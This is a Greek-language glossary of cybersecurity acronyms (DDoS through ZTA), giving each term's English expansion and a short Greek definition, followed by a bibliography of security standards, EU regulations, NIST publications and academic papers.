DDoS	Distributed Denial of Service	Κατανεμημένη επίθεση άρνησης εξυπηρέτησης που στοχεύει στον κορεσμό δικτυακών ή υπολογιστικών πόρων από χιλιάδες πηγές.
DEP	Data Execution Prevention	Μηχανισμός προστασίας λειτουργικού συστήματος που μαρκάρει μη εκτελέσιμες περιοχές μνήμης (NX bit).
DGA	Domain Generation Algorithm	Αλγόριθμος δυναμικής παραγωγής ονομάτων τομέα από malware για διαρκή επικοινωνία με μεταβαλλόμενους C2 servers.
DKIM	DomainKeys Identified Mail	Πρωτόκολλο αυθεντικοποίησης email που χρησιμοποιεί ψηφιακές υπογραφές δημοσίου κλειδιού στο DNS για επαλήθευση ακεραιότητας μηνυμάτων.
DMARC	Domain-based Message Authentication, Reporting	Πολιτική διαχείρισης αποτυχημένων ελέγχων SPF/DKIM (none, quarantine, reject) με αναφορές προς τον ιδιοκτήτη του domain.
DORA	Digital Operational Resilience Act	Ευρωπαϊκός Κανονισμός (ΕΕ 2022/2554) για την ενίσχυση της ψηφιακής επιχειρησιακής ανθεκτικότητας στον χρηματοπιστωτικό τομέα.

Ακρωνύμιο	Αγγλικός / Ελληνικός Όρος	Συνοπτικός Ορισμός & Επιχειρησιακό Πλαίσιο
ECC	Elliptic Curve Cryptography	Κρυπτογραφία ελλειπτικών καμπυλών για παραγωγή ισχυρών ασύμμετρων κλειδίων με μικρότερο υπολογιστικό κόστος (π.χ. Curve25519, secp256r1).
ECDHE	Elliptic Curve Diffie-Hellman Ephemeral	Πρωτόκολλο ανταλλαγής κλειδίων που παράγει εφήμερα κλειδιά εξασφαλίζοντας Perfect Forward Secrecy (PFS).
EDR	Endpoint Detection and Response	Λογισμικό συνεχούς παρακολούθησης τερματικών συσκευών για ανίχνευση και αυτοματοποιημένη απόκριση σε εξελιγμένες απειλές.
EPSS	Exploit Prediction Scoring System	Στατιστικό μοντέλο που εκτιμά την πιθανότητα (0–1) μια ευπάθεια λογισμικού να εκμεταλλευτεί ενεργά εντός 30 ημερών.
FIDO2	Fast Identity Online 2	Ανοικτό πρότυπο ισχυρής, ανθεκτικής σε phishing αυθεντικοποίησης χωρίς κωδικούς πρόσβασης (WebAuthn / Passkeys).
GDPR	General Data Protection Regulation	Γενικός Κανονισμός Προστασίας Δεδομένων (EE 2016/679) που επιβάλλει αυστηρές απαιτήσεις γνωστοποίησης παραβιάσεων εντός 72 ωρών.
GCM	Galois/Counter Mode	Τρόπος λειτουργίας πιστοποιημένης κρυπτογράφησης μπλοκ (AEAD) που παρέχει ταυτόχρονη κρυπτογράφηση και αυθεντικοποίηση (GMAC).
HMAC	Hash-based Message Authentication Code	Μηχανισμός ελέγχου ταυτότητας μηνυμάτων που συνδυάζει κρυπτογραφική συνάρτηση κατακερματισμού με ένα κοινό μυστικό κλειδί.
HSTS	HTTP Strict Transport Security	Κεφαλίδα HTTP που εξαναγκάζει τον browser να επικοινωνεί αποκλειστικά μέσω κρυπτογραφημένων συνδέσεων HTTPS.
IAM	Identity and Access Management	Πλαίσιο επιχειρησιακών διαδικασιών και τεχνολογιών για τη διαχείριση ψηφιακών ταυτοτήτων και δικαιωμάτων πρόσβασης.
IDOR	Insecure Direct Object References	Ευπάθεια ελέγχου πρόσβασης όπου η εφαρμογή εκθέτει απευθείας εσωτερικά αντικείμενα χωρίς επαλήθευση δικαιωμάτων.
IDMZ	Industrial Demilitarized Zone	Βιομηχανική αποστρατιωτικοποιημένη ζώνη (Purdue Level 3.5) που απομονώνει τα δίκτυα IT από τα βιομηχανικά δίκτυα OT/SCADA.
ISMS	Information Security Management System	Σύστημα Διαχείρισης Ασφάλειας Πληροφοριών σύμφωνα με το διεθνές πρότυπο ISO/IEC 27001.
JWT	JSON Web Token	Συμπαγής, ασφαλής για URLs μορφότυπος αναπαράστασης claims μεταξύ δύο μερών (RFC 7519).
KDC	Key Distribution Center	Κέντρο Διανομής Κλειδίων στο πρωτόκολλο Kerberos (Authentication Service AS και Ticket Granting Service TGS).
LAPS	Local Administrator Password Solution	Μηχανισμός αυτόματης διαχείρισης και τυχαιοποίησης κωδικών τοπικού administrator σε domain υπολογιστές.

Ακρωνύμιο	Αγγλικός / Ελληνικός Όρος	Συνοπτικός Ορισμός & Επιχειρησιακό Πλαίσιο
LOLBins	Living off the Land Binaries	Χρήση νόμιμων, προεγκατεστημένων εργαλείων του λειτουργικού συστήματος (PowerShell, Certutil, WMI) για κακόβουλες ενέργειες.
MAC	Mandatory Access Control	Μοντέλο αυστηρού ελέγχου πρόσβασης βάσει ετικετών ασφαλείας και επιπέδων διαβάθμισης (π.χ. SELinux, AppArmor).
MFA	Multi-Factor Authentication	Πολυπαραγοντική αυθεντικοποίηση με χρήση τουλάχιστον 2 εκ των 3: Κάτι που γνωρίζεις, Κάτι που έχεις, Κάτι που είσαι.
MIC	Mandatory Integrity Control	Μηχανισμός επιπέδων ακεραιότητας στα Windows (Low, Medium, High, System) για την αποτροπή εγγραφής από μη προνομιούχες διεργασίες.
MTTD	Mean Time to Detect	Μέσος χρόνος που απαιτείται από την εκδήλωση ενός συμβάντος μέχρι τον επίσημο εντοπισμό του από την ομάδα ασφαλείας.
MTTR	Mean Time to Respond / Remediate	Μέσος χρόνος που απαιτείται για τον πλήρη περιορισμό και αποκατάσταση ενός συμβάντος ασφαλείας.
NIDS	Network Intrusion Detection System	Σύστημα ανίχνευσης εισβολών σε επίπεδο δικτύου μέσω παθητικής ανάλυσης αντιγράφων κίνησης (SPAN / TAP).
NIPS	Network Intrusion Prevention System	Σύστημα πρόληψης εισβολών δικτύου που παρεμβάλλεται in-line και απορρίπτει ενεργά κακόβουλα πακέτα.
NIS2	Network and Information Security Directive 2	Ευρωπαϊκή Οδηγία (EE 2022/2555) για υψηλό κοινό επίπεδο κυβερνοασφάλειας σε κρίσιμους και βασικούς τομείς.
OAuth	Open Authorization 2.0	Ανοικτό πλαίσιο εξουσιοδότησης που επιτρέπει σε εφαρμογές τρίτων να αποκτούν περιορισμένη πρόσβαση σε πόρους χρήστη.
OCSP	Online Certificate Status Protocol	Πρωτόκολλο πραγματικού χρόνου για τον έλεγχο της κατάστασης ανάκλησης ενός πιστοποιητικού X.509.
OIDC	OpenID Connect	Επίπεδο ταυτοποίησης (Authentication Layer) βασισμένο στο OAuth 2.0 που εισάγει το ID Token (JWT).
OSINT	Open Source Intelligence	Συλλογή και ανάλυση πληροφοριών από δημόσια διαθέσιμες πηγές για αναγνώριση επιφάνειας επίθεσης.
PAM	Privileged Access Management	Σύστημα διαχείρισης, καταγραφής και ελέγχου προνομιούχων λογαριασμών διαχειριστών.
PBKDF2	Password-Based Key Derivation Function 2	Συνάρτηση παραγωγής κλειδιών με salt και επαναληπτικό κατακερματισμό για ασφαλή αποθήκευση κωδικών πρόσβασης.
PKCE	Proof Key for Code Exchange	Επέκταση ασφαλείας του OAuth 2.0 που προστατεύει εφαρμογές SPAs και mobile apps από υποκλοπή authorization code.

Ακρωνύμιο	Αγγλικός / Ελληνικός Όρος	Συνοπτικός Ορισμός & Επιχειρησιακό Πλαίσιο
PKI	Public Key Infrastructure / Υποδομή Δημοσίου Κλειδιού	Σύνολο ρόλων, πολιτικών και διαδικασιών για τη δημιουργία, διαχείριση και ανάκληση ψηφιακών πιστοποιητικών X.509.
PQC	Post-Quantum Cryptography	Κρυπτογραφικοί αλγόριθμοι (FIPS 203, 204, 205) ανθεκτικοί σε επιθέσεις από κβαντικούς υπολογιστές.
PTES	Penetration Testing Execution Standard	Πρότυπο εκτέλεσης δοκιμών διείσδυσης που ορίζει 7 επίσημες φάσεις αξιολόγησης.
RASP	Runtime Application Self-Protection	Τεχνολογία ασφαλείας ενσωματωμένη στην εφαρμογή που ανιχνεύει και αποτρέπει επιθέσεις σε πραγματικό χρόνο.
RBAC	Role-Based Access Control	Έλεγχος πρόσβασης βάσει ρόλων όπου τα δικαιώματα αποδίδονται σε ρόλους και οι χρήστες εντάσσονται στους ρόλους.
RCE	Remote Code Execution	Ευπάθεια εκτέλεσης απομακρυσμένου κώδικα στο σύστημα του θύματος με τα δικαιώματα της ευάλωτης εφαρμογής.
RoE	Rules of Engagement	Κανόνες εμπλοκής: νομικό και τεχνικό έγγραφο που οριοθετεί το πεδίο, τους στόχους και τις ώρες ενός pentest.
RPO	Recovery Point Objective	Στόχος σημείου επαναφοράς: το μέγιστο αποδεκτό χρονικό διάστημα απώλειας δεδομένων μετρούμενο σε ώρες.
RTO	Recovery Time Objective	Στόχος χρόνου επαναφοράς: ο μέγιστος αποδεκτός χρόνος διακοπής λειτουργίας μέχρι την πλήρη αποκατάσταση.
SAST	Static Application Security Testing	Στατικός έλεγχος ασφαλείας πηγαίου κώδικα (White-Box) κατά τη φάση ανάπτυξης/μεταγλώττισης.
SBOM	Software Bill of Materials	Επίσημη, μηχαναγνώσιμη καταγραφή όλων των συστατικών, βιβλιοθηκών και εξαρτήσεων μιας εφαρμογής.
SCA	Software Composition Analysis	Αυτοματοποιημένη σάρωση βιβλιοθηκών τρίτων και open-source για τον εντοπισμό γνωστών ευπαθειών CVE.
SCADA	Supervisory Control and Data Acquisition	Συστήματα εποπτικού ελέγχου και απόκτησης δεδομένων σε βιομηχανικές εγκαταστάσεις και υποδομές κοινής ωφέλειας.
SIEM	Security Information and Event Management	Κεντρική πλατφόρμα συλλογής, συσχέτισης και ανάλυσης αρχείων καταγραφής (logs) από όλη την επιχείρηση.
SOAR	Security Orchestration, Automation, and Response	Αυτοματοποίηση και ενορχήστρωση διαδικασιών απόκρισης σε συμβάντα ασφαλείας μέσω εκτέλεσης playbooks.
SOC	Security Operations Center	Επιχειρησιακό Κέντρο Ασφάλειας: η ομάδα και οι υποδομές συνεχούς παρακολούθησης και αντιμετώπισης απειλών.

Ακρωνύμιο	Αγγλικός / Ελληνικός Όρος	Συνοπτικός Ορισμός & Επιχειρησιακό Πλαίσιο
SPF	Sender Policy Framework	Εγγραφή DNS TXT που ορίζει ποιοι διακομιστές επιτρέπεται να στέλνουν αλληλογραφία για ένα domain.
SQLi	SQL Injection	Έγχυση κακόβουλων εντολών SQL σε πεδία εισόδου που δεν παραμετροποιούνται επαρκώς.
SSRF	Server-Side Request Forgery	Ευπάθεια όπου ένας διακομιστής εξαναγκάζεται να στείλει αυθαίρετα αιτήματα σε εσωτερικούς πόρους ή cloud metadata.
SUID	Set User ID	Ειδικό δικαίωμα POSIX (4000) που εκτελεί το αρχείο με τα δικαιώματα του ιδιοκτήτη του και όχι του καλούντος.
TGT	Ticket Granting Ticket	Κρυπτογραφημένο εισιτήριο στο πρωτόκολλο Kerberos που επιτρέπει στον χρήστη να ζητά Service Tickets από το TGS.
TLP	Traffic Light Protocol	Πρότυπο κατηγοριοποίησης εμπιστευτικότητας για διαμοιρασμό πληροφοριών κυβερνοαπειλών (RED, AMBER, GREEN, CLEAR).
TLS	Transport Layer Security	Πρωτόκολλο κρυπτογραφικής προστασίας επικοινωνιών επιπέδου μεταφοράς (σύγχρονη έκδοση: TLS 1.3).
TOTP	Time-based One-Time Password	Αλγόριθμος παραγωγής κωδικών μίας χρήσης βασισμένος στον τρέχοντα χρόνο (RFC 6238).
TTPs	Tactics, Techniques, and Procedures	Τακτικές, τεχνικές και διαδικασίες: το σύνολο των συμπεριφορών και μεθοδολογιών που χαρακτηρίζουν έναν επιτιθέμενο.
UAC	User Account Control	Μηχανισμός των Windows που αποτρέπει μη εξουσιοδοτημένες αλλαγές ζητώντας ρητή συγκατάθεση διαχειριστή (Consent UI).
VLAN	Virtual Local Area Network	Λογικός διαχωρισμός δικτύου σε επίπεδο Layer 2 για περιορισμό broadcast domains και ενίσχυση ασφάλειας.
WAF	Web Application Firewall	Τείχος προστασίας επιπέδου εφαρμογής (Layer 7) για επιθεώρηση και φιλτράρισμα κίνησης HTTP/HTTPS κατά του OWASP Top 10.
WORM	Write Once, Read Many	Τεχνολογία αμετάβλητης αποθήκευσης δεδομένων που απαγορεύει τροποποίηση ή διαγραφή για καθορισμένο χρονικό διάστημα.
XDR	Extended Detection and Response	Ενοποιημένη ανίχνευση και απόκριση σε πολλαπλά επίπεδα (Endpoints, Network, Cloud, Email, Identity).
XSS	Cross-Site Scripting	Έγχυση κακόβουλου κώδικα JavaScript στον browser του θύματος (Stored, Reflected, DOM-based).
YARA	Pattern Matching Swiss Knife	Γλώσσα σύνταξης κανόνων αναγνώρισης και ταξινόμησης κακόβουλου λογισμικού βάσει μοτίβων κειμένου και δυαδικών bytes.

Ακρωνύμιο	Αγγλικός / Ελληνικός Όρος	Συνοπτικός Ορισμός & Επιχειρησιακό Πλαίσιο
ZTA	Zero Trust Architecture	Αρχιτεκτονική μηδενικής εμπιστοσύνης: συνεχής επαλήθευση κάθε αιτήματος πρόσβασης χωρίς έμμεση εμπιστοσύνη περιμέτρου.

Βιβλιογραφικές Αναφορές και Πρότυπα

1. Anderson, J. P. (1972). *Computer Security Technology Planning Study* (ESD-TR-73-51). US Air Force Electronic Systems Division.
2. Anderson, R. (2020). *Security Engineering: A Guide to Building Dependable Distributed Systems* (3rd ed.). John Wiley & Sons.
3. Bell, D. E., & LaPadula, L. J. (1973). *Secure Computer Systems: Mathematical Foundations* (MTR-2547). MITRE Corporation.
4. Bernstein, D. J. (2006). Curve25519: New Diffie-Hellman speed records. *Public Key Cryptography – PKC 2006*, LNCS 3958, 207–228.
5. Biba, K. J. (1977). *Integrity Considerations for Secure Computer Systems* (ESD-TR-76-372). MITRE Corporation.
6. Bianco, D. (2013). *The Pyramid of Pain*. Enterprise Detection & Response Research.
7. Biryukov, A., Dinu, D., & Khovratovich, A. (2016). Argon2: New generation of memory-hard functions. *IEEE European Symposium on Security and Privacy (EuroS&P)*, 292–302.
8. Brewer, D. F., & Nash, M. J. (1989). The Chinese Wall security policy. *IEEE Symposium on Security and Privacy*, 206–214.
9. Cialdini, R. B. (2021). *Influence: The Psychology of Persuasion* (New and Expanded ed.). Harper Business.
10. Clark, D. D., & Wilson, D. R. (1987). A comparison of commercial and military computer security policies. *IEEE Symposium on Security and Privacy*, 184–194.
11. Cybersecurity and Infrastructure Security Agency. (2023). *Cross-Sector Cybersecurity Performance Goals (CPGs)*. CISA.
12. European Parliament and Council. (2016). *General Data Protection Regulation (GDPR) – Regulation (EU) 2016/679*. Official Journal of the European Union.
13. European Parliament and Council. (2022). *Digital Operational Resilience Act (DORA) – Regulation (EU) 2022/2554*. Official Journal of the European Union.
14. European Parliament and Council. (2022). *Directive on Measures for a High Common Level of Cybersecurity across the Union (NIS2) – Directive (EU) 2022/2555*. Official Journal of the European Union.

15. FIRST. (2023). *Common Vulnerability Scoring System (CVSS) Specification Guide Version 3.1 and Version 4.0*. Forum of Incident Response and Security Teams.
16. Harrison, M. A., Ruzzo, W. L., & Ullman, J. D. (1976). Protection in operating systems. *Communications of the ACM*, 19(8), 461–471.
17. Hutchins, E. M., Cloppert, M. J., & Amin, R. M. (2011). Intelligence-driven computer network defense informed by analysis of adversary campaigns and intrusion kill chains. *Leading Issues in Information Warfare & Security Research*, 1(1), 78–104.
18. ISO/IEC. (2022). *ISO/IEC 27001:2022 Information Security, Cybersecurity and Privacy Protection – Information Security Management Systems – Requirements*. ISO.
19. ISO/IEC. (2022). *ISO/IEC 15408:2022 Information Security, Cybersecurity and Privacy Protection – Evaluation Criteria for IT Security (Common Criteria)*. ISO.
20. Kahneman, D. (2011). *Thinking, Fast and Slow*. Farrar, Straus and Giroux.
21. Kerckhoffs, A. (1883). La cryptographie militaire. *Journal des sciences militaires*, IX, 5–38, 161–191.
22. Kwon, B. Y., Patel, S., & Zhang, Y. (2022). Fileless malware in the enterprise: Prevalence, techniques, and detection. *Proceedings of the IEEE Symposium on Security and Privacy (S&P)*, 1120–1137.
23. McCumber, J. (1991). Information systems security: A comprehensive model. *Proceedings of the 14th National Computer Security Conference*, 445–454.
24. Metzger, F., Hahn, F., & Rossow, C. (2022). Golden tickets and silver linings: Kerberos delegation abuse in Active Directory. *Proceedings of the IEEE Symposium on Security and Privacy (S&P)*, 845–861.
25. National Institute of Standards and Technology. (2012). *Computer Security Incident Handling Guide* (NIST Special Publication 800-61 Revision 2). NIST.
26. National Institute of Standards and Technology. (2020). *Zero Trust Architecture* (NIST Special Publication 800-207). NIST.
27. National Institute of Standards and Technology. (2020). *Security and Privacy Controls for Information Systems and Organizations* (NIST Special Publication 800-53 Revision 5). NIST.
28. National Institute of Standards and Technology. (2024). *The NIST Cybersecurity Framework (CSF) 2.0* (NIST Special Publication 1300). NIST.
29. National Institute of Standards and Technology. (2024). *Module-Lattice-Based Key-Encapsulation Mechanism Standard* (FIPS PUB 203). NIST.
30. National Institute of Standards and Technology. (2024). *Module-Lattice-Based Digital Signature Standard* (FIPS PUB 204). NIST.
31. National Institute of Standards and Technology. (2024). *Stateless Hash-Based Digital Signature Standard* (FIPS PUB 205). NIST.
32. Open Web Application Security Project. (2021). *OWASP Top 10: The Ten Most Critical Web Application Security Risks*. OWASP Foundation.
33. Open Web Application Security Project. (2023). *OWASP API Security Top 10*. OWASP Foundation.

-
34. Parker, D. B. (1998). *Fighting Computer Crime: A New Framework for Protecting Information*. John Wiley & Sons.
 35. Pols, P. (2017). *The Unified Kill Chain: Analyzing and Predicting Integrated Cyber Attacks*. Cyber Security Academy The Hague.
 36. Rescorla, E. (2018). *The Transport Layer Security (TLS) Protocol Version 1.3* (RFC 8446). Internet Engineering Task Force.
 37. Russinovich, M., Solomon, D. A., & Ionescu, A. (2021). *Windows Internals: System Architecture, Processes, Threads, Memory Management, and More* (7th ed., Part 1 & Part 2). Microsoft Press.
 38. Saltzer, J. H., & Schroeder, M. D. (1975). The protection of information in computer systems. *Proceedings of the IEEE*, 63(9), 1278–1308.
 39. Shannon, C. E. (1949). Communication theory of secrecy systems. *Bell System Technical Journal*, 28(4), 656–715.
 40. Stallings, W. (2023). *Cryptography and Network Security: Principles and Practice* (8th ed.). Pearson.
 41. Tanenbaum, A. S., & Bos, H. (2023). *Modern Operating Systems* (5th ed.). Pearson.
 42. Thomas, R., Markopoulou, A., & Bland, M. (2023). Immutable backups under ransomware: Design and recovery evaluation. *Proceedings of the USENIX Annual Technical Conference (ATC)*, 721–738.
 43. US Department of Defense. (1985). *Department of Defense Trusted Computer System Evaluation Criteria (TCSEC / Orange Book)* (DoD 5200.28-STD).
 44. Ware, W. H. (1970). *Security Controls for Computer Systems: Report of Defense Science Board Task Force on Computer Security* (R-609-1). RAND Corporation.